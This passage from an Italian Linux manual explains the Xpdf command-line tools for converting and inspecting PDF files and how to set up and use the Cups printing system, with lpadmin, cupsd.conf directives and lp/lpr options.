> Di solito esiste anche l'eseguibile '**`pdf2ps`**' che in realtà è solo uno script predisposto in modo da avviare opportunamente Ghostscript allo stesso scopo di convertire un file PDF in PostScript. È importante chiarire che non si tratta della stessa cosa e che, spesso, '**`pdf2ps`**' non funziona.

Tabella 218.6. Alcune opzioni.

Opzione	Descrizione
`-f` ***n_pagina_iniziale***	Permette di specificare il numero della pagina iniziale del gruppo da convertire.
`-l` ***n_pagina_finale***	Permette di specificare il numero della pagina finale del gruppo da convertire.

Segue la descrizione di alcuni esempi.

- `$` **`pdftops prova.pdf prova.ps`** [*Invio*]

  Converte il file '`prova.pdf`' in '`prova.ps`'.

- `$` **`pdftops -f10 -l20 prova.pdf prova.ps`** [*Invio*]

  Estrae dal file '`prova.pdf`' le pagine da 10 a 20, generando il file '`prova.ps`' in formato PostScript.

218.1.3 Utilizzo di «pdftotext»

Il programma '**`pdftotext`**' [3] converte file dal formato PDF in testo puro, con tutte le limitazioni che ciò significa. Se viene omessa l'indicazione del nome del file di testo nella riga di comando, questo viene determinato sostituendo l'estensione '`.pdf`' con '`.txt`'.

> `pdftotext` [***opzioni***] ***file_pdf*** [***file_txt***]

Le opzioni già descritte a proposito di '**`pdftops`**' funzionano anche con questo programma. Naturalmente ne sono disponibili altre, come descritto nella documentazione *pdftotext(1)*.

218.1.4 Utilizzo di «pdfimages»

Il programma '**`pdfimages`**' [4] consente di estrarre da un file PDF le immagini contenute:

```
pdfimages [opzioni] file_pdf [radice_file_immagini]
```

In pratica, si indica il file da scandire e nell'ultimo argomento si mette la parte iniziale del nome dei file che si vogliono generare. Di solito si ottengono nomi del tipo '***radice*-*nnn*.*estensione***':

`$` **`pdfimages prova.pdf immagine`** [*Invio*]

L'esempio mostra la scansione del file '`prova.pdf`', per estrarre le immagini, che vengono salvate in file con nomi che corrispondono al modello '`immagine-*`'.

Tabella 218.7. Alcune opzioni.

Opzione	Descrizione
`-f` ***n_pagina_iniziale***	Permette di specificare il numero della pagina iniziale del gruppo da scandire.
`-l` ***n_pagina_finale***	Permette di specificare il numero della pagina finale del gruppo da scandire.

218.1.5 Utilizzo di «pdffonts»

Il programma '**`pdffonts`**' [5] consente di conoscere quali tipi di carattere sono stati usati in un file PDF:

```
pdffonts [opzioni] file_pdf
```

Si potrebbe ottenere un listato simile a quello seguente:

```
name                                 type         emb sub uni object ID
------------------------------------ ------------ --- --- --- ---------
Times-Roman                          Type 1       no  no  no      84  0
Times-Roman                          Type 1       no  no  no      83  0
Times-BoldItalic                     Type 1       no  no  no      92  0
Times-Roman                          Type 1       no  no  no      88  0
Courier                              Type 1       no  no  no     128  0
Times-Bold                           Type 1       no  no  no     102  0
Times-Bold                           Type 1       no  no  no      99  0
...
GIRFAV+CMMI10                        Type 1C      yes yes no     468  0
WETNRH+CMEX10                        Type 1C      yes yes no     465  0
Courier-BoldOblique                  Type 1       no  no  no     478  0
CSAMPF+CMMI10~1e4                    Type 1C      yes yes no     485  0
Times-Italic                         Type 1       no  no  no     486  0
Symbol                               Type 1       no  no  no     512  0
MGBIUX+CMR10~20e                     Type 1C      yes yes no     527  0
```

```
XQDQTR+CMSY10~215                    Type 1C      yes yes no      534   0
Courier-Bold                         Type 1       no  no  no      546   0
Times-Italic                         Type 1       no  no  no      551   0
Symbol                               Type 1       no  no  no      564   0
LFWIIS+TeX-cmex9                     Type 1C      yes yes no      571   0
IGXMIF+ZapfChancery-MediumItalic     Type 1C      yes yes no      582   0
UUMAPZ+CMMI10~2c0                    Type 1C      yes yes no      705   0
Times-Italic                         Type 1       no  no  no      697   0
Times-Italic                         Type 1       no  no  no      696   0
Symbol                               Type 1       no  no  no      712   0
YKQLDT+TeX-cmex9~2b6                 Type 1C      yes yes no      695   0
VNVKKX+CMEX10~2c6                    Type 1C      yes yes no      711   0
JRRRBT+CMSY10~2c3                    Type 1C      yes yes no      708   0
Times-Roman                          Type 1       no  no  no      699   0
MYEVGY+CMR10~2bd                     Type 1C      yes yes no      702   0
Times-Roman                          Type 1       no  no  no      698   0
Symbol                               Type 1       no  no  no      721   0
```

Tabella 218.9. Alcune opzioni.

Opzione	Descrizione
`-f` ***n_pagina_iniziale***	Permette di specificare il numero della pagina iniziale del gruppo da scandire.
`-l` ***n_pagina_finale***	Permette di specificare il numero della pagina finale del gruppo da scandire.

218.1.6 Utilizzo di «pdfinfo»

Il programma '**`pdfinfo`**' [6] consente di conoscere le informazioni disponibili su di un PDF:

`pdfinfo` [***opzioni***] ***file_pdf***

Si potrebbe ottenere un listato simile a quello seguente:

```
Title:          Editoria elettronica con Alml
Subject:        Dal foglio di carta alla realizzazione di un documento ↩
↪secondo Alml, con le note necessarie per scrivere in modo ↩
↪coerente rispetto all’opera «Appunti di informatica libera»
Keywords:       Alml, SGML, Linux, GNU/Linux, Unix, software, software libero
Author:         Daniele Giacomini    daniele (ad) swlibero org
Creator:        LaTeX with hyperref package
Producer:       dvipdfm 0.13.2c, Copyright © 1998, by Mark A. Wicks
CreationDate:   Fri Apr 18 14:01:28 2003
Tagged:         no
Pages:          227
Encrypted:      no
Page size:      595 x 842 pts (A4)
File size:      1643633 bytes
Optimized:      no
PDF version:    1.2
```

Se con le opzioni si specifica un intervallo di pagine, si ottengono anche le misure delle varie pagine selezionate.

Tabella 218.11. Alcune opzioni.

Opzione	Descrizione
`-f` ***n_pagina_iniziale***	Permette di specificare il numero della pagina iniziale del gruppo da scandire.
`-l` ***n_pagina_finale***	Permette di specificare il numero della pagina finale del gruppo da scandire.

218.2 Filtro di stampa

Un filtro in grado di convertire un file PDF allo scopo di inviarlo alla stampa, dovrebbe passare per la conversione in PostScript. Il programma migliore per questo dovrebbe essere '**`pdftops`**', del pacchetto Xpdf, come già indicato.

Nella realizzazione di uno script del genere, occorre tenere presente che '**`pdftops`**' ha bisogno di accedere al file PDF in modo non sequenziale (e lo stesso varrebbe comunque anche per Ghostscript), per cui questo non può essere fornito attraverso lo standard input. Quello che segue è uno script che cerca di ovviare all'inconveniente:

```
#!/bin/sh

# Definisce il nome di un file temporaneo.
FILE_PDF=`tempfile`

# Trasferisce lo standard input nel file temporaneo.
cat > $FILE_PDF

# Trasforma il file PDF in PostScript, emettendo il risultato
# attraverso lo standard output.
/usr/bin/pdftops $FILE_PDF -
```

Volendo intervenire nella configurazione di Magicfilter, si può sostituire la direttiva riferita al formato PDF, che di solito fa uso di Ghostscript come si vede qui:

```
# PDF
0       %PDF    fpipe   \
    /usr/bin/gs -q -dSAFER -dNOPAUSE -r600 -sDEVICE=ljet4 -sOutputFile=- $FILE
```

Questa potrebbe essere modificata in modo che utilizzi '**`pdftops`**':

```
# PDF
0       %PDF    fpipe   /usr/bin/pdftops $FILE -
```

[1] **Xpdf** GNU GPL

[2] **Xpdf** GNU GPL

[3] **Xpdf** GNU GPL

[4] **Xpdf** GNU GPL

[5] **Xpdf** GNU GPL

[6] **Xpdf** GNU GPL

Cups

Cups, [1] ovvero *Common unix printing system*, è un sistema di stampa nettamente differente rispetto al modello BSD e a quello di System V. La differenza fondamentale sta nel fatto che viene utilizzato il protocollo IPP (*Internet printing protocol*), attraverso il quale è anche possibile una gestione remota dei serventi, attraverso un navigatore HTTP comune.

L'utilizzo di Cups richiede delle nozioni di reti TCP/IP (volume X); tuttavia si preferisce anticipare l'argomento a completamento della trattazione della gestione delle stampanti.

Questo capitolo è stato realizzato per una delle prime versioni di Cups e poi non è più stato aggiornato.

219.1 Visione generale

Cups incorpora le funzionalità di un servente HTTP, attraverso il quale è possibile anche interagire per definire e modificare la configurazione delle stampanti. Pertanto, il programma frontale per intervenire in questo modo diventa un navigatore normale. In condizioni normali, la comunicazione con il protocollo HTTP avviene usando la porta 631, come prescrive a sua volta il protocollo IPP.[2]

Questo servente HTTP specifico deve essere configurato, in modo da stabilire chi può accedere e a cosa si può accedere. A tale proposito, la prima cosa che si deve fare normalmente è modificare il file di configurazione del demone '**`cupsd`**' ('`/etc/cups/cupsd.conf`').

La configurazione delle stampanti viene fatta attraverso il protocollo HTTP, oppure attraverso programmi di servizio specifici, che però possono agire solo nell'ambito dell'elaboratore locale; pertanto non è necessario intervenire manualmente all'interno di file, che comunque esistono e sono gestiti autonomamente da Cups.

Cups deve poter riconoscere il tipo dei file che vengono inviati alla stampa ed essere a conoscenza delle caratteristiche delle stampanti utilizzabili. L'individuazione del tipo di file avviene attraverso delle definizioni di tipi MIME; la gestione delle stampanti si avvale di una serie di file di configurazione specifici per ogni modello utilizzabile. Queste informazioni, naturalmente, sono già fornite in modo predefinito. Per la precisione, i file di definizione delle stampanti dovrebbero trovarsi al di sotto della directory '`/usr/share/cups/model/`'.

Bisogna osservare però che Cups gestisce i filtri di stampa in proprio e incorpora alcuni programmi appositi.

Infine, Cups è in grado di comandare delle stampanti locali, oppure di raggiungere delle stampanti remote, attraverso vari protocolli; in particolare: IPP, LPD (quello dei sistemi di stampa tradizionali) e SMB.

219.2 Stampanti logiche e classi

Il sistema di stampa Cups può essere impostato localmente attraverso il programma '**lpadmin**'. Per definire una ***stampante logica***, si procede con un comando simile all'esempio seguente:

```
# lpadmin -p prova -E -v parallel:/dev/lp0 ↩
↪        -P /usr/share/cups/model/laserjet.ppd [Invio]
```

In questo modo, è stata definita la stampante '**prova**', abbinata al file di dispositivo '`/dev/lp0`', corrispondente alla porta parallela. La stampa viene filtrata attraverso la definizione contenuta nel file '`/usr/share/cups/model/laserjet.ppd`', che intuitivamente rappresenta una stampante HP Laserjet.

Come si può osservare, l'opzione '**-p**' non dichiara una coda di stampa, ma precisamente una stampante logica. In seguito viene descritto il concetto di ***classe*** e anche quello di ***istanza***. L'insieme di stampanti logiche, classi e istanze rappresenta in generale le code di stampa per Cups.

La sintassi di '**lpadmin**' si può riassumere nella forma seguente:

```
lpadmin -p stampante_logica opzioni
```

In pratica, l'opzione '**-p**' è obbligatoria, dal momento che i comandi che si impartiscono devono sempre essere abbinati al nome di una stampante logica. Le opzioni successive definiscono ciò che si intende ottenere. La tabella 219.1 descrive brevemente alcune opzioni di '**lpadmin**'.

Tabella 219.1. Alcune opzioni di '**lpadmin**'.

Opzione	Descrizione
`-p` ***stampante_logica***	Definisce la stampante logica su cui intervenire.
`-x` ***stampante_logica***	Elimina la stampante logica indicata. È incompatibile con l'opzione '**-p**'.
`-d` ***stampante_logica***	Stabilisce che la stampante logica indicata è quella predefinita.
`-c` ***classe***	Abbina la stampante logica a una classe.
`-r` ***classe***	Toglie la stampante logica dalla classe specificata.
`-v` ***dispositivo***	Abbina la stampante a un dispositivo di stampa, oppure a un servizio remoto.
`-P` ***file_ppd***	Abbina un file PPD, contenente le informazioni necessarie a usare la stampante.
`-E`	Abilita la stampante logica e consente di inviarle dei processi di stampa.

Come si vede dalla tabella, l'opzione '**-x**' consente di eliminare una stampante logica. L'esempio seguente elimina la stampante '**prova**':

lpadmin -x prova [*Invio*]

Una volta definita una stampante logica, questa può essere abilitata e disabilitata con i comandi '**enable**' e '**disable**' rispettivamente; inoltre, i processi di stampa possono essere accettati o rifiutati. La distinzione tra i due tipi di controlli sta nel fatto che la disabilitazione ferma la stampa, ma non impedisce l'accodarsi di altri processi di stampa; nel secondo caso si impedisce proprio l'aggiunta di altri processi. I comandi di disabilitazione e di rifiuto, hanno in comune l'opzione '**-r**', con cui è possibile descriverne il motivo. La tabella 219.2 riepiloga l'uso di questi comandi di controllo.

Tabella 219.2. Comandi di contorno a '**lpadmin**'.

Comando	Descrizione
`enable` [***stampante_logica*** | ***classe***]	Abilita il funzionamento della stampante logica o della classe indicata.
`disable` [`-r` ***motivazione***] [***stampante_logica*** | ***classe***]	Disabilita il funzionamento della stampante logica o della classe indicata, specificando eventualmente la motivazione.
`accept` [***stampante_logica*** | ***classe***]	Fa sì che la stampante logica o la classe indicata accetti dei nuovi processi di stampa.
`reject` [`-r` ***motivazione***] [***stampante_logica*** | ***classe***]	Impedisce l'invio alla stampante logica o alla classe di nuovi processi di stampa.

Le ***classi*** sono dei raggruppamenti di stampanti logiche, a cui si può fare riferimento. In pratica, si può inviare un processo di stampa a una classe invece che a una stampante logica ben precisa; in tal modo è il sistema di stampa a decidere quale deve essere la stampante vera e propria che deve eseguire il lavoro, nell'ambito della classe stessa.

I comandi di controllo già descritti funzionano quindi anche in riferimento alle classi; tuttavia, occorre considerare che le stampanti logiche non ereditano i comandi dati alle classi. In questo modo, si può disabilitare una classe, ma ciò non disabilita implicitamente le stampanti che ne fanno parte.

A proposito del comando '**enable**', occorre tenere presente che questo nome coincide con un comando interno della shell Bash; pertanto, per utilizzarlo occorre indicarne il percorso su disco. Generalmente si usa come '`/usr/bin/enable`'.

Le informazioni sulle stampanti logiche e sulle classi vengono memorizzate all'interno di due file: '`/etc/cups/printers.conf`' e '`/etc/cups/classes.conf`'. Si tratta di file di testo che, teoricamente, possono essere modificati a mano, ma in generale conviene lasciare fare a '**lpadmin**' e agli altri comandi di controllo.

219.2.1 URI per la definizione dei dispositivi di stampa

Cups è in grado di individuare le stampanti locali e quelle di rete, in modo autonomo. Attraverso il comando '**lpinfo**' si può scorrere in particolare l'elenco delle disponibilità locali:

lpinfo -v [*Invio*]

```
network socket
network http
network ipp
network lpd
direct canon:/dev/lp0
direct epson:/dev/lp0
direct parallel:/dev/lp0
serial serial:/dev/ttyS0?baud=115200
serial serial:/dev/ttyS1?baud=115200
serial serial:/dev/ttyS2?baud=115200
serial serial:/dev/ttyS3?baud=115200
```

Intuitivamente si comprende il significato delle varie notazioni, che si rifanno allo schema di un URI. Per esempio, la porta parallela corrispondente al file di dispositivo '/dev/lp0', si indica come *parallel:/dev/lp0*. In modo analogo vengono individuate le porte seriali, anche se non è detto che siano collegate effettivamente a una stampante del genere. Si può comunque osservare la possibilità di definire la velocità di comunicazione in bit al secondo. Volendo definire una stampante logica diretta in pratica a un file, basta usare un URI del tipo 'file:/***percorso***'.

Quando un servente mette a disposizione il proprio servizio di stampa attraverso il protocollo PPP, si può fare riferimento a questo «dispositivo» remoto attraverso una notazione del tipo '**ipp://*nodo*/printers/*stampante_logica***'. Per esempio, per definire localmente la stampante logica '**ferndruker**', abbinata in pratica alla stampante '**laser**' presso l'elaboratore *druker.brot.dg*, si può usare '**lpadmin**' nel modo seguente:

lpadmin -p ferndruker -E -v ipp:/druker.brot.dg/printers/laser [*Invio*]

219.3 Configurazione principale del servizio di stampa

Cups si configura principalmente attraverso il file '/etc/cups/cupsd.conf'. La configurazione standard prevede che sia consentito l'accesso al servizio dalla rete, attraverso la porta 631, ma che l'amministrazione remota e l'accesso al servizio di stampa siano esclusi.

Il file di configurazione è un file di testo normale, in cui le righe bianche e quelle vuote vengono ignorate; inoltre i commenti sono introdotti dal simbolo '**#**' e conclusi dalla fine della riga. La prima parte del file di configurazione è utilizzato normalmente per una serie di direttive globali, che hanno la forma di assegnamenti, del tipo:

opzione valore_associato

Alcune di queste direttive sono descritte nella tabella 219.4.

Tabella 219.4. Alcune direttive del file di configurazione '`/etc/cups/cupsd.conf`'.

Direttiva	Descrizione
`AccessLog` {***file*** | `syslog`} `PageLog` {***file*** | `syslog`} `ErrorLog` {***file*** | `syslog`}	Le direttive specificano rispettivamente il file delle registrazioni da usare per annotare gli accessi, le pagine stampate (ogni pagina stampata ha una propria registrazione) e gli errori. Se si usa la parola chiave '**`syslog`**', questi messaggi vengono inviati al registro di sistema.
`LogLevel` {`debug2` | `debug`↵ ↪ | `info` | `warn` | `error` | `none`}	Specifica il livello di dettaglio delle annotazioni che riguardano gli errori. La parola chiave '**`debug2`**' richiede una registrazione completa, mentre '**`none`**' annulla qualunque registrazione. Le altre parole chiave rappresentano ordinatamente dei valori intermedi.
`DataDir` ***directory***	Specifica la directory a partire dalla quale sono collocati vari file di dati di Cups. Generalmente si tratta di '`/usr/share/cups/`'.
`DocumentRoot` ***directory***	Specifica la directory a partire dalla quale sono collocati i file usati dal servizio HTTP incorporato in Cups. In altri termini, per ciò che riguarda la configurazione comune, corrisponde a *`http://localhost:631/`*.
`ServerRoot` ***directory***	Specifica la directory a partire dalla quale si articolano i file di configurazione. Di solito si tratta di '`/etc/cups/`'.
`Printcap` ***file***	Specifica il file da usare al posto del tradizionale '`/etc/printcap`', allo scopo di garantire la compatibilità con i programmi che vanno a leggerlo per conoscere le code di stampa disponibili.
`User` ***utente*** `Group` ***gruppo***	Specifica l'utente e il gruppo da usare quando Cups avvia dei sottoprocessi. Si tratta normalmente dell'utente '**`lp`**' e del gruppo '**`sys`**'.
`TempDir` ***directory***	Specifica la directory temporanea da usare per la creazione di file temporanei. Questa directory, che normalmente corrisponde a '`/var/spool/cups/tmp/`', deve essere accessibile in scrittura dall'utente e dal gruppo specificati con le direttive '**`User`**' e '**`Group`**'.
`Port` ***n_porta*** `Listen` ***nodo*** [`:`***n_porta***]	La direttiva '**`Port`**' specifica una porta alla quale Cups deve mettersi in ascolto. La porta predefinita è 631, che notoriamente è riservata al protocollo IPP. La direttiva '**`Listen`**' consente di definire un nodo di rete a cui concedere accesso, che deve rivolgersi eventualmente alla porta indicata dopo i due punti. Una o più direttive '**`Listen`**', usate da sole, senza alcuna direttiva '**`Port`**', consentono in pratica di limitare l'accesso al servizio di stampa, escludendo tutti gli altri.
`Browsing` {`On` | `Off`}	Abilita o disabilita la risposta a interrogazioni circolari e l'utilizzo dello stesso sistema per interrogare la disponibilità di altre stampanti dalla rete.
`BrowseAddress` ***indirizzo_broadcast***	Permette di stabilire l'indirizzo broadcast da usare per le interrogazioni circolari. Di solito si usa quello corrispondente alla propria rete locale.
`BrowseAllow` ***modello_nodi*** `BrowseDeny` ***modello_nodi***	La direttiva '**`BrowseAllow`**' consente, mentre la direttiva '**`BrowseDeny`**' vieta, l'interrogazione circolare del servizio di stampa ai nodi di rete specificati dal modello.

Direttiva	Descrizione
BrowseOrder {allow,deny↩ ↪|deny,allow}	Definisce l'ordine di analisi delle direttive '**BrowseAllow**' e '**BrowseDeny**'. La sequenza '**allow,deny**' fa sì che i pacchetti di interrogazione siano accettati a meno che espressamente rifiutati; la sequenza '**deny,allow**' fa sì che i pacchetti di interrogazione siano rifiutati a meno che espressamente accettati.
BrowsePoll ***nodo*:*porta***	Permette di richiedere espressamente l'interrogazione del nodo di rete indicato, alla porta specificata.
ImplicitClass {On|Off}	Abilita o disabilita la definizione di classi implicite. Si può avere una classe implicita quando in una rete più elaboratori offrono l'accesso a una stampante denominata nello stesso modo.
SystemGroup ***gruppo***	Stabilisce il gruppo a cui deve appartenere un utente per essere classificato come '**System**' in fase di autenticazione. Di solito, l'utente viene aggregato al gruppo stabilito in questo modo nel file '/etc/group'.

Generalmente, la parte finale del file di configurazione è occupato da direttive racchiuse in contesti particolari, definiti come ***collocazioni***. Questo tipo di informazioni viene preso in considerazione in seguito, in occasione della descrizione dell'amministrazione remota attraverso il protocollo HTTP. Tuttavia, si tenga presente che per consentire l'accesso di richieste di stampa, occorre intervenire proprio all'interno di queste collocazioni.

Per abilitare l'accesso al servizio di stampa da parte di altri elaboratori, oltre che configurare la collocazione corrispondente alle stampanti (viene mostrato in seguito), occorre che il demone '**cupsd**' sia in ascolto della porta prevista e consenta l'accesso a tali elaboratori. Si può usare la direttiva '**Port**' per indicare una o più porte differenti rispetto allo standard, costituito da 631; inoltre, la direttiva '**Listen**' consente di specificare un nodo di rete particolare, nel caso si voglia limitare questo accesso. Infatti, se si usano solo direttive '**Listen**', senza alcuna direttiva '**Port**', si esclude di fatto l'accesso da parte di tutti gli altri nodi di rete.

Eventualmente, può essere consentita l'interrogazione (ovvero la scansione) del servizio, attraverso richieste circolari. Ciò permette ad altri nodi di rete di venire a conoscenza dell'esistenza di un servizio di stampa nel proprio elaboratore. Nello stesso modo, si può consentire al demone '**cupsd**' di fare altrettanto alla ricerca di altri servizi di stampa alla propria portata. Per questo, si usano le direttive del tipo '**Brows***'.

Cups non ha bisogno del file '/etc/printcap', né di un altro equivalente. Tuttavia, altri programmi potrebbero richiedere la sua presenza per conoscere la disponibilità di code di stampa. Cups può quindi tenere aggiornato questo file, in base alla disponibilità di stampanti logiche e di classi. Per esempio, il contenuto di questo file potrebbe apparire così:

```
laser1:
laser2:
```

Come si intende, tutti gli altri campi dei record tipici di questo file, sono assenti. La direttiva '**Printcap**' può servire a specificare un file diverso dal solito '/etc/printcap', nel caso si desideri conservare un vecchio file del genere, adatto a un sistema di stampa BSD.

Quando si modifica la configurazione del servizio, intervenendo nel file '/etc/cups/cupsd.conf', è necessario fare in modo che il demone '**cupsd**' la rilegga. Per farlo deve ricevere un segnale di aggancio:

```
# killall -HUP cupsd[Invio]
```

219.4 Configurazione dal lato dei clienti

Esiste anche una configurazione che riguarda le richieste di stampa da parte dei clienti, intesi come gli elaboratori o semplicemente i programmi che accodano dei processi di stampa. Il file di configurazione principale è '`/etc/cups/client.conf`', a cui si possono affiancare dei file personali, di ogni utente, corrispondenti a '`~/.cupsrc`'. Generalmente, questi file di configurazione non contengono direttive; tuttavia potrebbero servire per indirizzare la stampa verso un servizio particolare, diverso da uno residente presso lo stesso elaboratore locale.

Per esempio, l'utente che vuole stampare in modo predefinito usando il servizio offerto dall'elaboratore *dinkel.brot.dg*, deve indicare nel proprio file '`~/.cupsrc`' una direttiva come quella seguente:[3]

```
ServerName dinkel.brot.dg
```

Questi file di configurazione, utili dal lato cliente, consentono anche di specificare il tipo di comunicazione che ci deve essere: in chiaro o cifrato. Tuttavia, la disponibilità del sistema cifrato dipende dal modo in cui viene compilato Cups, che così potrebbe includere o meno le librerie necessarie.

219.5 Utilizzo comune attraverso la riga di comando

Il servizio di stampa di Cups può essere usato normalmente con i comandi standard di un sistema BSD o System V. La tabella 219.7 riepiloga le situazioni più comuni a questo riguardo. Tuttavia, si deve tenere presente, in particolare, che una coda di stampa può essere specificata indicando un nome locale, oppure un nome remoto, nella forma:[4]

nome*@*nodo

Tabella 219.7. I comandi più comuni per la stampa, come da tradizione.

Comando	Descrizione
`lp` ***file*** `lpr` ***file***	Invia alla coda di stampa predefinita il file indicato.
`lpstat -p` `lpstat -p -d`	Ottiene un elenco delle stampanti logiche disponibili; nel secondo caso si viene a conoscere anche quale risulta essere la stampante logica o la classe predefinita.
`lp -d` ***coda file*** `lpr -P` ***coda file***	Invia il file alla stampante logica o alla classe indicata.
`lp` [`-d` ***coda***] `-n` ***n_copie file*** `lpr` [`-P` ***coda***] `-#`***n_copie file***	Invia il file alla stampante logica o alla classe indicata, o a quella predefinita, per ottenerne la quantità di copie specificate.

Comando	Descrizione
`lpstat` `lpstat -o`	Ottiene un elenco dei processi di stampa accodati dall'utente stesso.
`lpstat -p`	Ottiene un elenco dei processi di stampa attivi appartenenti all'utente.
`lpstat -o -p`	Ottiene un elenco dei processi di stampa accodati dall'utente e di quelli attivi.
`lpq` [`-E` ***coda***]	Ottiene un elenco dei processi di stampa di una coda particolare, oppure di tutte le code.
`cancel` ***processo_di_stampa*** `lprm` [***processo_di_stampa***]	Elimina il processo di stampa specificato; nel caso di '**`lprm`**' si può omettere, a indicare di intervenire sul primo processo disponibile (quello attivo, oppure il primo di quelli in coda). Il processo di stampa è identificato da una stringa di riconoscimento che può essere consultata con '**`lpstat`**'.

Per quanto riguarda '**`lpr`**' e '**`lp`**', occorre considerare che rimane la possibilità di inviare un file alla stampa attraverso lo standard input, anche se dalla tabella ciò non appare evidente.

Ciò che rende speciale Cups è la possibilità di usare i comandi '**`lp`**' o '**`lpr`**' con l'opzione '**`-o`**', che può anche apparire più volte, attraverso la quale si possono indicare molte altre richieste particolari. Le tabelle 219.8 e 219.9 riepilogano brevemente queste possibilità.

Tabella 219.8. L'opzione '**`-o`**' dei comandi '**`lpr`**' e di '**`lp`**'. Prima parte.

Comando	Descrizione
`-o raw`	Disabilita l'intermediazione di qualsiasi filtro, mandando il file direttamente alla stampante.
`-o landscape`	Stampa in orizzontale, mentre in condizioni normali la stampa avviene in verticale.
`-o media=`{`Letter`|`Legal`|`A4`↩ ↪|***altri_formati***}	Stampa utilizzando carta del formato indicato.
`-o sides=two-sides-long-edge` `-o sides=two-sides-short-edge`	Stampa fronte e retro con una stampante duplex. La differenza nelle due opzioni sta nel modo in cui viene ruotata la pagina posteriore.
`-o sides=one-side`	Stampa su un solo lato.
`-o job-sheets=`↩ ↪{`none`|`standard`|***altri_tipi***}↩ ↪[`,`{`none`|`standard`|***altri_tipi***}]	Richiede di stampare una pagina di separazione. La parola chiave '**`none`**' annulla tale richiesta, mentre altre parole chiave descrivono un tipo particolare di pagina di separazione. Se si indica una parola chiave dopo la virgola, si richiede una pagina di separazione anche alla fine della stampa.
`-o page-ranges=`↩ ↪***n_pag_iniziale*** [`-`***n_pag_finale***]↩ ↪[***, intervallo_pagine***]...	Seleziona uno o più intervalli di pagine.
`-o page-set=`{`odd`|`even`}	Seleziona le pagine dispari, oppure quelle pari.
`-o number-up=`***n***	Stampa ***n*** pagine logiche in una sola pagina reale. La scelta di valori è limitata.

Comando	Descrizione
`-o brightness=`***n***	Stampa con una luminosità del ***n*** %, dove il valore 100 rappresenta la tonalità normale e valori superiori schiariscono in proporzione il risultato, mentre valori inferiori lo anneriscono.
`-o gamma=`***n***	Stampa con un contrasto di ***n***/1000, dove il valore 1000 rappresenta la gamma e valori superiori aumentano, mentre valori inferiori diminuiscono in proporzione la gamma.
`-o cpi=`***n***	Nel caso di stampa di testo puro, definisce la densità orizzontale di caratteri per pollice.
`-o lpi=`***n***	Nel caso di stampa di testo puro, definisce la densità verticale di righe per pollice.
`-o columns=`***n***	Nel caso di stampa di testo puro, definisce la quantità di colonne in cui dividere lo spazio della pagina.
`-o page-left=`***n*** `-o page-right=`***n*** `-o page-top=`***n*** `-o page-bottom=`***n***	Nel caso di stampa di testo, definisce dei margini alla pagina, rispettivamente sinistro, destro, superiore e inferiore. Il valore che si attribuisce rappresenta una quantità di punti PostScript, dove un punto equivale a 1/72 di pollice.
`-o prettyprint`	Nel caso di stampa di testo, abbellisce la stampa con un'intestazione; inoltre, se il contenuto viene riconosciuto da Cups, questo viene evidenziato secondo le sue caratteristiche.

Tabella 219.9. L'opzione '**`-o`**' dei comandi '**`lpr`**' e di '**`lp`**'. Seconda parte.

Comando	Descrizione

`-o position=center`
`-o position=left`
`-o position=top-left`
`-o position=top`
`-o position=top-right`
`-o position=right`
`-o position=bottom-right`
`-o position=bottom`
`-o position=bottom-left`
	Nel caso di un'immagine, la colloca nella posizione specificata dalla parola chiave che si assegna all'argomento '**`position`**'.

`-o scaling=`***n***	Definisce la dimensione di un'immagine, in relazione allo spazio nella pagina. Un valore pari a 100, rappresenta lo spazio massimo a disposizione; valori inferiori producono un'immagine più piccola; valori superiori producono immagini più grandi, in relazione, con la stampa su più pagine.
`-o ppi=`***n***	Definisce la densità di punti per pollice della stampa. Maggiore è questo valore, minore diviene di conseguenza quella dell'immagine stampata.
`-o natural-scaling=`***n***	Definisce la scala dell'immagine in percentuale.

Comando	Descrizione
`-o hue=`***n***	Definisce il valore della tinta. Zero corrisponde alla situazione di partenza e si possono attribuire valori in un intervallo che va da −360 a 360.
`-o saturation=`***n***	Definisce il valore della saturazione del colore. Il valore esprime una percentuale, dove 100 è la posizione normale, mentre zero corrisponde al solo bianco e nero.

219.6 Personalizzazione dal lato cliente

Ogni utente può configurare per conto proprio la stampa. Per questo si utilizza il comando '**`lpoptions`**', che si usa fondamentalmente come riepilogato nella tabella 219.10.

Tabella 219.10. Utilizzo del comando '**`lpoptions`**'.

Comando	Descrizione
`lpoptions` [`-p` ***stampante_logica*** [`/`***istanza***]] ↩ ↪`-o` ***opzioni_comuni*** [`-o` ***opzioni_comuni***]...	Configura la stampante logica indicata, oppure quella predefinita in sua mancanza, con le opzioni indicate.
`lpoptions -d` ***coda***	Definisce la coda di stampa predefinita, che può essere una stampante logica (locale o remota), oppure una classe. Nel contempo, mostra le differenze di configurazione rispetto a quanto predefinito.
`lpoptions -x` ***coda***	Cancella la configurazione associata alla coda indicata.

In particolare, l'opzione '**`-o`**' si usa nello stesso modo dei comandi '**`lp`**' e '**`lpr`**', cioè come indicato nelle tabelle 219.8 e 219.9.

219.6.1 Istanze

Fino a questo punto si è fatto riferimento alle code come a un concetto che include simultaneamente le stampanti logiche e le classi; in pratica, per Cups le code includono anche le istanze di una stampante logica. Nell'ambito della configurazione delle stampanti, si possono definire delle ***istanze***, che rappresentano un modo di distinguere configurazioni differenti per una stessa stampante logica. Si osservi l'esempio seguente:

```
$ lpoptions -p laser/ridotta -o number-up=4 [Invio]
```

In questo modo si vuole definire l'istanza '**`ridotta`**' che si riferisce alla stampante logica '**`laser`**', dove si ottengono quattro pagine logiche per ogni pagina reale, senza modificare la configurazione normale della stampante logica. Per utilizzare questa configurazione, i comandi '**`lp`**' e '**`lpr`**' possono fare riferimento all'istanza, completa del nome della stampante:

```
$ lp -d laser/ridotta prova.ps [Invio]
```

